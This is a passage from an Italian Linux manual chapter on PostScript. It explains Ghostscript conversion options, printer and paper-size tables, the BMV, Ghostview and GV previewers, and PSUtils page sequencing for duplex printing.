1 0 bop 300 1692 3600 42 v 300 2000 a FM(Appunti)58 b(Linux)p
300 2151 V 300 2409 a FL(Daniele)18 b(G)o(iacomini)76
b(daniele@calion.com)20
2584 y FK(1998.05.06)p eop
%%Page: 2 2
2 1 bop -72 -167 3600 5 v -72 -200 a FJ(2)-72 5 y FI(D)o(aniele)23
b(G)o(iacomini)p FK(,)j(ha)h(incontr)o(ato)f(il)g(softwar)o(e)g
...
```

A un certo punto, finalmente, inizia il contenuto delle varie pagine. L'estratto di esempio si riferisce alla prima e all'inizio della seconda pagina di questo documento (nel momento in cui è in corso la scrittura di questa sezione). Con qualche difficoltà si riesce anche a intravedere il testo che verrà stampato.

Al termine dell'ultima pagina c'è una conclusione, come nell'estratto seguente:

```
...
%%Trailer
end
userdict /end-hook known{end-hook}if
%%EOF
```

### 57.1.1 Scomposizione e ricomposizione

Questa struttura ordinata di un file PostScript, lascia intuire la possibilità di scomporre un file di questo tipo e di ricomporlo come si desidera. Quello che conta è che ciò che si ottiene contenga il preambolo iniziale, quello che precede le descrizioni delle pagine, e la conclusione finale. Per esempio, potrebbe essere conveniente estrarre da un file PostScript alcune pagine e ricomporle in un file indipendente.

Questo tipo di scomposizione può essere fatta manualmente, con l'aiuto di un programma per la modifica di file di testo, oppure per mezzo di strumenti appositi.

[1] PostScript is a trademark of Adobe Systems Incorporated.

## 57.2 Emulazione

In mancanza di una stampante PostScript si può utilizzare un emulatore che trasforma un file PostScript in uno adatto alla stampante che si possiede. In passato sono apparsi diversi programmi commerciali di emulazione, ma attualmente si è imposto il programma Ghostscript (GNU-GPL) del quale esistono versioni sia per i sistemi Unix che per altri sistemi operativi (Dos incluso).

### 57.2.1 Ghostscript

Ghostscript è un programma che si occupa di trasformare un file PostScript in un altro adatto alla stampante che si utilizza. Permette di utilizzare una serie di opzioni fornite come argomenti della riga di comando, ma al termine costringe a uscire dal programma inserendo la parola **`quit`**, oppure un **`EOF`**, nello standard input (attraverso la tastiera o una ridirezione dell'input). Anche con la combinazione di tasti [ *Ctrl+c* ] si ottiene la conclusione del funzionamento del programma.

`gs [`⟨*opzioni*⟩`] [`⟨*file*⟩`...]`

Ghostscript utilizza un elenco molto lungo di argomenti nella riga di comando. Questi sono molto importanti per automatizzare l'utilizzo del programma attraverso degli script.

Alcune opzioni

`-sDEVICE=`⟨*stampante*⟩

Permette di definire per quale tipo si stampante o altra unità deve essere generato il risultato della trasformazione del file PostScript. Possono essere utilizzati i nomi indicati nelle tabelle 57.1, 57.2 e 57.3.

`-q | -dQUIET`

Permette di sopprimere il messaggio di avvio del programma. È particolarmente utile quando si ridirige l'output e di conseguenza non si vogliono avere dati estranei nel file che si ottiene.

`-dNOPAUSE`

Disabilita il *prompt* e la pausa alla fine di ogni pagina.

`-sPAPERSIZE=`⟨*formato*⟩

Permette di definire il formato della pagina. Possono essere utilizzati i formati elencati nella tabella 57.4.

`-sOutputFile=`⟨*file*⟩

Permette di definire il nome del file che si vuole generare con questa trasformazione. Se al posto del nome si mette un trattino (`-`), questo file viene emesso attraverso lo standard output.

`-`

Se al posto del nome del file PostScript da convertire si indica un semplice trattino (`-`) isolato, viene utilizzato per questo quanto proveniente dallo standard input.

Esempi

`$` **`gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=- esempio.ps < /dev/null | lpr`**

Invia al sistema di stampa (tramite **`lpr`**) il documento `esempio.ps` dopo la trasformazione nel formato compatibile con le stampanti HP Deskjet.

`$` **`gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=pagina%0004d esempio.ps < /dev/null`**

Genera, a partire dal documento `esempio.ps`, una serie di file, uno per ogni pagina, con un nome che inizia per `pagina` seguito da quattro cifre numeriche.

`$` **`gs -dNOPAUSE -q -sDEVICE=cdjmono -sOutputFile=esempio.prn esempio.ps < /dev/null`**

Genera, a partire dal documento `esempio.ps`, il file `esempio.prn` pronto per essere inviato a una stampante HP Deskjet.

| Nome | Descrizione |
|---|---|
| iwhi | Apple Imagewriter, alta risoluzione |
| iwlo | Apple Imagewriter, bassa risoluzione |
| iwlq | Apple Imagewriter LQ, 320x216 dpi |
| bj10e | Canon BubbleJet BJ10e |
| bj200 | Canon BubbleJet BJ200 |
| bjc600 | Canon Color BubbleJet BJC-600 e BJC-400 |
| bjc800 | Canon Color BubbleJet BJC-800 |
| lbp8 | Canon LBP-8II (laser) |
| la50 | DEC LA50 |
| la70 | DEC LA70 |
| la75 | DEC LA75 |
| la75plus | DEC LA75plus |
| lj250 | DEC LJ250 (colore) |
| epson | Epson-compatibile (9 o 24 aghi) |
| eps9mid | Epson-compatibile (9 aghi a media risoluzione) |
| eps9high | Epson-compatibile (9 aghi ad alta risoluzione) |
| epsonc | Epson LQ-2550 e Fujitsu 3400/2400/1200 a colori |
| stcolor | Epson Stylus Color |
| st800 | Epson Stylus 800 |
| dnj650c | HP DesignJet 650C |
| deskjet | HP DeskJet e DeskJet Plus |
| djet500 | HP DeskJet 500 |
| cdeskjet | HP DeskJet 500C (1 bit/pixel colore) |
| cdjcolor | HP DeskJet 500C (24 bit/pixel colore) |
| cdjmono | HP DeskJet 500C (solo nero) |
| cdjcolor | HP DeskJet 500C |
| cdj500 | HP DeskJet 500C |
| djet500c | HP DeskJet 500C |
| cdj550 | HP DeskJet 550C/560C |
| laserjet | HP LaserJet |
| ljetplus | HP LaserJet Plus |
| ljet2p | HP LaserJet IId/IIp/III* (con compressione TIFF) |
| ljet3 | HP LaserJet III* (con compressione Delta Row) |
| ljet3d | HP LaserJet IIID (duplex) |
| ljet4 | HP LaserJet 4 (600 dpi) |
| lj4dith | HP LaserJet 4 (Floyd-Steinberg dithering) |
| pj | HP PaintJet XL |
| pjetxl | HP PaintJet XL |
| pjxl | HP PaintJet XL (colore) |
| paintjet | HP PaintJet XL (colore) |
| pjxl300 | HP PaintJet XL300 (colore) e DeskJet 1200C |
| lp2563 | HP 2563B |
| ibmpro | IBM Proprinter (9 aghi) |
| jetp3852 | IBM Jetprinter (a getto, colore, modello #3852) |
| imagen | Imagen ImPress |
| m8510 | C.Itoh M8510 |
| cp50 | Mitsubishi CP50 (colori) |
| necp6 | NEC P6/P6+/P60 (360x360 dpi) |
| r4081 | Ricoh 4081 (laser) |
| sj48 | StarJet 48 inkjet |
| t4693d2 | Tektronix 4693d (colore, 2 bit) |
| t4693d4 | Tektronix 4693d (colore, 4 bit) |
| tek4696 | Tektronix 4695/4696 (plotter a getto d'inchiostro) |
| xes | Xerox XES 2700, 3700, 4045, e altri modelli |

Tabella 57.1: Alcuni dei formati di per stampanti utilizzabili con Ghostscript.

| Nome | Descrizione |
|---|---|
| dfaxhigh | DigiBoard DigiFAX (alta risoluzione) |
| dfaxlow | DigiBoard DigiFAX (bassa risoluzione) |
| faxg3 | Fax gruppo 3, con EOL, senza intestazione e EOD |
| faxg32d | Fax gruppo 3 2-D, con EOL, senza intestazione e EOD |
| faxg4 | Fax gruppo 4, con EOL, senza intestazione e EOD |
| pcxmono | PCX monocromatico |
| pcxgray | PCX 8 bit in scala di grigi |
| pcx16 | PCX 4 bit a colori |
| pcx256 | PCX 8 bit a colori |
| pcx24b | PCX 24 bit a colori |
| bit | Binario semplice (raw), monocromatico |
| bitrgb | Binario semplice (raw), RGB |
| bitcmyk | Binario semplice (raw), CMYK |
| pbm | PBM (*Portable BitMap*), formato ASCII |
| pbmraw | PBM (*Portable BitMap*), formato raw |
| pgm | PGM (*Portable GrayMap*), formato ASCII |
| pgmraw | PGM (*Portable GrayMap*), formato raw |
| pngmono | PNG (*Portable Network Graphics*), monocromatico |
| pnggray | PNG (*Portable Network Graphics*), 8 bit grigi |
| png16 | PNG (*Portable Network Graphics*), 4 bit colori |
| png256 | PNG (*Portable Network Graphics*), 8 bit colori |
| png16m | PNG (*Portable Network Graphics*), 24 bit colori |
| ppm | PBM (*Portable PixMap*), formato ASCII |
| ppmraw | PBM (*Portable PixMap*), formato raw |
| tiffcrle | TIFF b/n, CCITT RLE 1-dim (fax gruppo 3 senza EOL) |
| tiffg3 | TIFF b/n, fax gruppo 3 (con EOL) |
| tiffg32d | TIFF b/n, fax gruppo 3 2-D |
| tiffg4 | TIFF b/n, fax gruppo 4 |
| tifflzw | TIFF b/n, LZW |
| tiffpack | TIFF b/n, PackBits |
| tiff12nc | TIFF 12 bit RGB colori (senza compressione) |
| tiff24nc | TIFF 24 bit RGB colori (senza compressione) |

Tabella 57.2: Alcuni dei formati grafici utilizzabili con Ghostscript.

| Nome | Descrizione |
|---|---|
| pdfwrite | PDF (*Portable Document Format*) |
| psmono | PostScript 1, monocromatico, *bitmap* |

Tabella 57.3: Alcuni dei formati alternativi di conversione utilizzabili con Ghostscript.

| formato | larghezza 1/72" | altezza 1/72" | larghezza pollici | altezza pollici | larghezza cm | altezza cm |
|---|---|---|---|---|---|---|
| note | 540 | 720 | 7,50 | 10,00 | 19,05 | 25,4 |
| letter | 612 | 792 | 8,50 | 11,00 | 21,59 | 27,94 |
| legal | 612 | 1008 | 8,50 | 14,00 | 21,59 | 35,56 |
| a0 | 2380 | 3368 | 33,0556 | 46,7778 | 83,9611 | 118,816 |
| a1 | 1684 | 2380 | 23,3889 | 33,0556 | 59,4078 | 83,9611 |
| a2 | 1190 | 1684 | 16,5278 | 23,3889 | 41,9806 | 59,4078 |
| a3 | 842 | 1190 | 11,6944 | 16,5278 | 29,7039 | 41,9806 |
| a4 | 595 | 842 | 8,26389 | 11,6944 | 20,9903 | 29,7039 |
| a5 | 421 | 595 | 5,84722 | 8,26389 | 14,8519 | 20,9903 |
| a6 | 297 | 421 | 4,125 | 5,84722 | 10,4775 | 14,8519 |
| a7 | 210 | 297 | 2,91667 | 4,125 | 7,40833 | 10,4775 |
| a8 | 148 | 210 | 2,05556 | 2,91667 | 5,22111 | 7,40833 |
| a9 | 105 | 148 | 1,45833 | 2,05556 | 3,70417 | 5,22111 |
| a10 | 74 | 105 | 1,02778 | 1,45833 | 2,61056 | 3,70417 |
| b0 | 2836 | 4008 | 39,3889 | 55,6667 | 100,048 | 141,393 |
| b1 | 2004 | 2836 | 27,8333 | 39,3889 | 70,6967 | 100,048 |
| b2 | 1418 | 2004 | 19,6944 | 27,8333 | 50,0239 | 70,6967 |
| b3 | 1002 | 1418 | 13,9167 | 19,6944 | 35,3483 | 50,0239 |
| b4 | 709 | 1002 | 9,84722 | 13,9167 | 25,0119 | 35,3483 |
| b5 | 501 | 709 | 6,95833 | 9,84722 | 17,6742 | 25,0119 |
| archE | 2592 | 3456 | 36,00 | 48,00 | 91,44 | 121,92 |
| archD | 1728 | 2592 | 24,00 | 36,00 | 60,96 | 91,44 |
| archC | 1296 | 1728 | 18,00 | 24,00 | 45,72 | 60,96 |
| archB | 864 | 1296 | 12,00 | 18,00 | 30,48 | 45,72 |
| archA | 648 | 864 | 9,00 | 12,00 | 22,86 | 30,48 |
| flsa | 612 | 936 | 8,50 | 13,00 | 21,59 | 33,02 |
| flse | 612 | 936 | 8,50 | 13,00 | 21,59 | 33,02 |
| halfletter | 396 | 612 | 5,50 | 8,50 | 13,97 | 21,59 |
| 11x17 | 792 | 1224 | 11,00 | 17,00 | 27,94 | 43,18 |
| ledger | 1224 | 792 | 17,00 | 11,00 | 43,18 | 27,94 |

Tabella 57.4: Formati di stampa di Ghostscript.

## 57.3 Anteprima di stampa

Nello stesso modo in cui Ghostscript viene utilizzato per convertire file PostScript in formati adatti alle stampanti normali, così è possibile ottenere una conversione in un formato che possa essere mostrato attraverso lo schermo, solitamente all'interno del sistema grafico X.

Alcuni strumenti grafici specifici, si occupano di guidare l'utente all'utilizzo di Ghostscript in modo da ottenere un'anteprima di stampa su schermo.

### 57.3.1 BMV

BMV è un programma che permette la visualizzazione di file PostScript utilizzando direttamente una console di tipo VGA. Per visualizzare i file PostScript si avvale naturalmente di Ghostscript che deve essere stato installato. Il file eseguibile, **`bmv`**, deve appartenere all'utente **`root`** e avere il bit SUID attivo (SUID-**`root`**), altrimenti può essere utilizzato solo dall'utente **`root`** a causa del fatto che accede direttamente alla scheda VGA.

`bmv [`⟨*opzioni*⟩`]` ⟨*file-da-visualizzare*⟩

Una volta avviato l'eseguibile **`bmv`**, se Ghostscript è installato (e BMV lo trova), viene visualizzato il file utilizzando la console virtuale dalla quale è stato avviato. Per cambiare console virtuale non funzionano più le combinazioni consuete, [ *Ctrl+Fn* ] o [ *Ctrl+Alt+Fn* ]; per cambiare console virtuale occorre un comando di BMV: [ *s* ][ *n* ] che permette di raggiungere l'*n*-esima console virtuale.

Alcune opzioni

`-v`*n*

Permette di stabilire il tipo di modalità VGA attraverso un numero che fa riferimento a quanto stabilito normalmente attraverso il file `/usr/include/vga.h` (utilizzato nella compilazione della libreria SVGAlib). Alcuni valori interessanti potrebbero essere il numero 4 (640x480 16 colori), il numero 29 (800x600 16 colori), il 30 (1024x768 16 colori) e il 31 (1280x1024 256 colori).

`-p`⟨*dimensione-carta*⟩

Permette di passare a Ghostscript l'indicazione sulla dimensione della carta in modo esplicito.

`-g`⟨*percorso-gs*⟩

Permette di indicare il percorso completo per l'avvio dell'eseguibile **`gs`**. Potrebbe essere necessario utilizzare questa opzione se BMV è stato compilato con un'indicazione che non corrisponde a quella della propria situazione.

Alcuni comandi da tastiera

[ *q* ]

Conclude il funzionamento del programma.

[ *h* ], [ *j* ], [ *k* ], [ *l* ]

Questi tasti rappresentano uno spostamento dell'immagine rispettivamente: verso sinistra, verso il basso, verso l'alto e verso destra. In pratica ripetono la tradizione di VI.

[ + ], [ - ]

Ingrandisce e riduce l'immagine.

[ *g* ][ *n* ][ *n* ][ *n* ]

Salta alla pagina definita dal numero *nnn* (sono obbligatorie tre cifre).

[ *s* ][ *n* ]

Salta alla console virtuale *n*.

Esempi

`$` **`bmv -g/usr/bin/gs prova.ps`**

Utilizza l'eseguibile **`gs`** che si trova nella directory `/usr/bin/` per visualizzare il file `prova.ps`, con la modalità VGA predefinita.

`$` **`bmv -v30 -g/usr/bin/gs prova.ps`**

Come nell'esempio precedente ma utilizzando la modalità VGA numero 30.

`$` **`bmv -pA4 -g/usr/bin/gs prova.ps`**

Visualizza il solito file specificando a Ghostscript che il formato della carta deve essere A4.

## 57.3.2 Ghostview

È un programma che facilita la visualizzazione di file PostScript all'interno dell'ambiente grafico X attraverso una gestione automatizzata e semplificata di Ghostscript.





Figura 57.1: Ghostview.

Ghostview è piuttosto spartano nella sua impostazione, e per questo tende a essere sostituito da un suo discendente, GV, più curato esteticamente e più semplice da usare. Tuttavia, Ghostview è ancora insostituibile per la facilità con cui si possono selezionare gruppi di pagine molto grandi.

`ghostview` [⟨*opzioni*⟩] [⟨*file*⟩]

L'eseguibile **`ghostview`** viene utilizzato generalmente senza alcun argomento, eventualmente può essere fornito il nome del file PostScript che si vuole visualizzare.

### 57.3.2.1 Uso della tastiera

La libreria grafica con cui è stato realizzato questo programma, non è molto comoda da utilizzare con il solo mouse. Per questo, è conveniente conoscere alcuni comandi che si possono dare attraverso la tastiera.

- Scorrimento delle pagine:

  l'uso dei tasti [ *pagina su* ] e [ *pagina giù* ] permette di scorrere il documento da una pagina all'altra.

- Orientamento:

  premendo il tasto [ *freccia su* ], si orienta il documento a 0 gradi (cioè nella sua posizione normale);

  premendo il tasto [ *freccia giù* ], si orienta il documento a 180 gradi;

  premendo il tasto [ *freccia sinistra* ], si orienta il documento in senso antiorario di 90 gradi;

  premendo il tasto [ *freccia destra* ], si orienta il documento in senso orario di 90 gradi.

- Spostamento della zona visualizzata:

  premendo il tasto [ *u* ] o [ *k* ], si visualizza la parte superiore della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [ *d* ] o [ *j* ], si visualizza la parte inferiore della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [ *h* ], si visualizza la parte sinistra della pagina (se questa non appare completamente nella finestra a disposizione);

  premendo il tasto [ *l* ], si visualizza la parte destra della pagina (se questa non appare completamente nella finestra a disposizione).

#### 57.3.2.2 Uso della mouse

A parte l'uso ovvio del mouse con le barre di scorrimento, sono interessanti le seguenti possibilità.

- Zoom:

  facendo un clic con uno dei tasti del mouse quando il cursore si trova nella zona in cui si visualizza il documento, si ottiene uno zoom locale. Con il primo tasto si ha uno zoom piccolo, con il secondo tasto si ottiene uno zoom medio, con il terzo si ottiene lo zoom massimo.

- Selezione delle pagine:

  con un clic del primo tasto su un numero di pagina si seleziona tale numero. Premendo successivamente il terzo tasto si seleziona un gruppo di pagine a partire da quella selezionata in precedenza. Utilizzando il tasto centrale si visualizza la pagina con quel numero.

#### 57.3.2.3 Uso del menu

Il menu di **`ghostview`** può essere utilizzato attraverso il mouse oppure attraverso delle combinazioni di tasti. Segue la struttura del menu con l'indicazione della combinazione di tasti equivalente a ogni voce.

- **`File`**

  - **`Open...`**
    [ *o* ]
    Permette di aprire un file PostScript per la sua visualizzazione.
  - **`Reopen`**
    [ *r* ]
    Permette di riaprire il documento in corso di visualizzazione, nel caso che questo sia stato modificato nel frattempo.
  - **`Print...`**
    [ *P* ]
    Permette di stampare l'intero documento. Viene richiesto il nome della stampante; se non viene fornito si intende quella predefinita.
  - **`Print marked pages...`**
    [ *p* ]
    Permette di stampare solo le pagine marcate.
  - **`Save marked pages...`**
    [ *s* ]
    Permette di salvare le pagine marcate.
  - **`Copyright...`**
    Visualizza il Copyright.
  - **`Quit`**
    [ *q* ]
    Termina l'esecuzione del programma.

- **`Page`**

  - **`Next`**
    [ *barra spaziatrice* ] [ *Invio* ] [ *f* ]
    Passa a visualizzare la pagina successiva.
  - **`Redisplay`**
    [ . ] [ *Ctrl+l* ]
    Visualizza nuovamente la pagina corrente.
  - **`Previous`**
    [ *backspace* ] [ *canc* ] [ *b* ]
    Passa a visualizzare la pagina precedente.
  - **`Center`**
    Centra la pagina all'interno della zona di visualizzazione.
  - **`Mark`**
    [ *m* ]
    Marca le pagine selezionate. Le pagine marcate hanno un asterisco alla sinistra del numero.

- **Unmark**

  [ *n* ]

  Toglie la marcatura alle pagine selezionate.

- **Magstep**

  [ *0* ] [ *1* ] [ *2* ] [ *3* ] [ *4* ] [ *5* ] [ + ] [ – ]

  Permette di definire il livello di ingrandimento della pagina visualizzata. Zero è il valore centrale; un valore maggiore aumenta l'ingrandimento, un valore minore lo diminuisce.

- **Orientation**

  Permette di cambiare l'orientamento della visualizzazione del documento.

- **Media**

  Permette di selezionare un formato di carta diverso rispetto a quello naturale del documento. Il primo ad apparire nell'elenco di quelli a disposizione è proprio quello originale.

## 57.3.3 GV

GV è un programma derivato da Ghostview con lo stesso scopo, ma con un'interfaccia grafica più comoda e intuitiva.





Figura 57.2: GV.

gv [⟨*file*⟩] [⟨*opzioni*⟩]

L'eseguibile **gv** permette l'utilizzo di un gran numero di opzioni ed è altamente configurabile. Generalmente però non si utilizzano tutte queste risorse dal momento che la sua interfaccia grafica è abbastanza semplice e intuitiva.

Esiste solo uno svantaggio rispetto al programma Ghostview originale: è un po' scomoda la selezione delle pagine.

Vedere *gv(1)*.

## 57.4 PSUtils

All'inizio di questo capitolo si è accennato alla struttura di un file PostScript, e al fatto che il suo contenuto possa essere riadattato. Per queste rielaborazioni viene in aiuto una raccolta di programmi di utilità, denominato PSUtils (*PostScript Utilities*).

Si tratta di un insieme di programmi e script utili per chi vuole rimaneggiare file di questo tipo. Gli usi più comuni possono riguardare:

- l'adattamento delle dimensioni del foglio;
- l'estrazione di pagine in un documento a parte;
- la fusione di file diversi;
- la modifica nella sequenza delle pagine;
- l'unione di più pagine in un solo foglio.

La dimensioni della carta, quando devono essere fornite, possono essere espresse senza l'indicazione di un'unità di misura, e in tal caso si riferiscono a punti tipografici (1/72 di pollice), altrimenti si possono indicare le sigle **`cm`** o **`in`** che si riferiscono rispettivamente a centimetri e pollici. Il formato della carta può essere espresso anche attraverso il suo nome standard, e vengono accettate le parole chiave: **`a3`**, **`a4`**, **`a5`**, **`b5`**, **`letter`**, **`legal`**, **`tabloid`**, **`statement`**, **`executive`**, **`folio`**, **`quarto`** e **`10x14`**.

> Purtroppo, questi programmi di utilità non sono perfetti, e generalmente funzionano solo con file che rispettano fedelmente le specifiche PostScript di Adobe. Assieme ai programmi di utilità sono forniti alcuni script in grado di adattare e rendere compatibili alcuni formati PostScript che altrimenti risulterebbero inadatti. Restano comunque delle situazioni in cui i programmi di PSUtils non sono in grado di compiere il loro lavoro.

### 57.4.1 Sequenza di stampa

Quando si vuole organizzare la stampa di un documento voluminoso, il primo problema è stabilire la gestione della stampa fronte-retro. Dal momento che si dispone normalmente di stampanti che stampano una sola faccia per volta, dopo la prima passata, occorre stabilire come deve essere girata la carta, e se deve essere invertita la sequenza dei fogli.





Figura 57.3: Movimento della carta in una tipica stampante laser.

Il programma GV permette di stampare in maniera distinta le pagine dispari da quelle pari, ma per la gestione di sequenze più complesse, occorre fare affidamento sui programmi che sono descritti in queste sezioni.

Il problema più comune è quello di stampare su un unico foglio 4 facciate ridotte alla metà della dimensione normale. Si osservi la figura 57.4; rappresenta la sequenza necessaria per la stampa corretta di 4 facciate su un unico foglio, quando si dispone di una stampante normale che stampa su una sola facciata alla volta, tenendo conto quindi che il foglio deve essere reimmesso nella stampante.

Se la stampante funziona come mostrato nella figura 57.3, si può comprendere il meccanismo osservando la sequenza di operazioni mostrata dalla figura 57.5. In pratica, dopo la stampa della prima facciata, occorre prendere il foglio senza ruotarlo e reimmetterlo in ingresso per la stampa.

Se la stampa supera le 4 facciate ridotte, ovvero se richiede più di un foglio, occorre suddividere la stampa in modo da stampare prima il fronte e poi il retro. Nel momento in cui si passa a stampare il retro, occorre





Figura 57.4: Sequenza per la stampa di 4 facciate su un foglio normale utilizzando stampanti normali.





Figura 57.5: Sequenza pratica per la stampa di 4 facciate su un foglio normale.

verificare se si deve invertire la sequenza dei fogli, oppure se si invia la stampa del gruppo di pagine in senso inverso.

Volendo, il problema si può complicare ancora di più, se i fogli che si ottengono devono essere rilegati a gruppetti (segnature), attraverso una cucitura centrale. In pratica, la prima facciata del primo foglio conterrà la prima e l'ultima pagina, mentre la seconda facciata conterrà la seconda e la penultima pagina, e così avanti con i fogli successivi.

Un altro problema da considerare quando si utilizzano stampanti laser, è la temperatura. La stampa richiede il riscaldamento e la fusione dell'inchiostro in polvere, così facendo, sia la stampante che la carta si riscaldano notevolmente durante il funzionamento. Quando si deve reimmettere la carta che è già stata stampata da un lato, è probabile che alcuni fogli tendano ad appiccicarsi, rovinando la sequenza di stampa. In queste situazioni è consigliabile stampare a piccoli blocchi, per dare il tempo alla stampante e alla carta di raffreddarsi un po'.

#### 57.4.1.1 Stampanti duplex

Le stampanti duplex possono stampare simultaneamente fronte-retro. Per arrivare a questo risultato, l'immagine che viene stampata nel retro del foglio è rovesciata tenendo conto dell'orientamento normale di questo: verticale. Quando si vogliono stampare 4 facciate su un unico foglio, le cose si complicano; in pratica, le due facciate ridotte che vanno collocate nel retro del foglio, devono essere rovesciate. Forse, la figura 57.6 aiuta a comprendere la cosa.

Una sequenza di stampa di questo tipo può essere simulata anche con una stampante normale, nella quale i fogli debbano essere reimmessi per la stampa della parte retrostante. la figura 57.7 mostra in che modo debbano essere reimmessi i fogli in questo caso.

## 57.4.2 $ psresize

`psresize` [⟨*opzioni*⟩] [⟨*file-originale*⟩ [⟨*file-elaborato*⟩]]

**`psresize`** elabora un file PostScript adattandone le dimensioni, in base a quanto specificato con le opzioni, e generando un nuovo file. Se il secondo file non viene indicato attraverso la riga di comando, il risultato viene emesso attraverso lo standard output; se non viene indicato nemmeno il primo, il file da elaborare viene tratto dallo standard input.





Figura 57.6: Sequenza per la stampa di 4 facciate su un foglio normale utilizzando stampanti duplex.

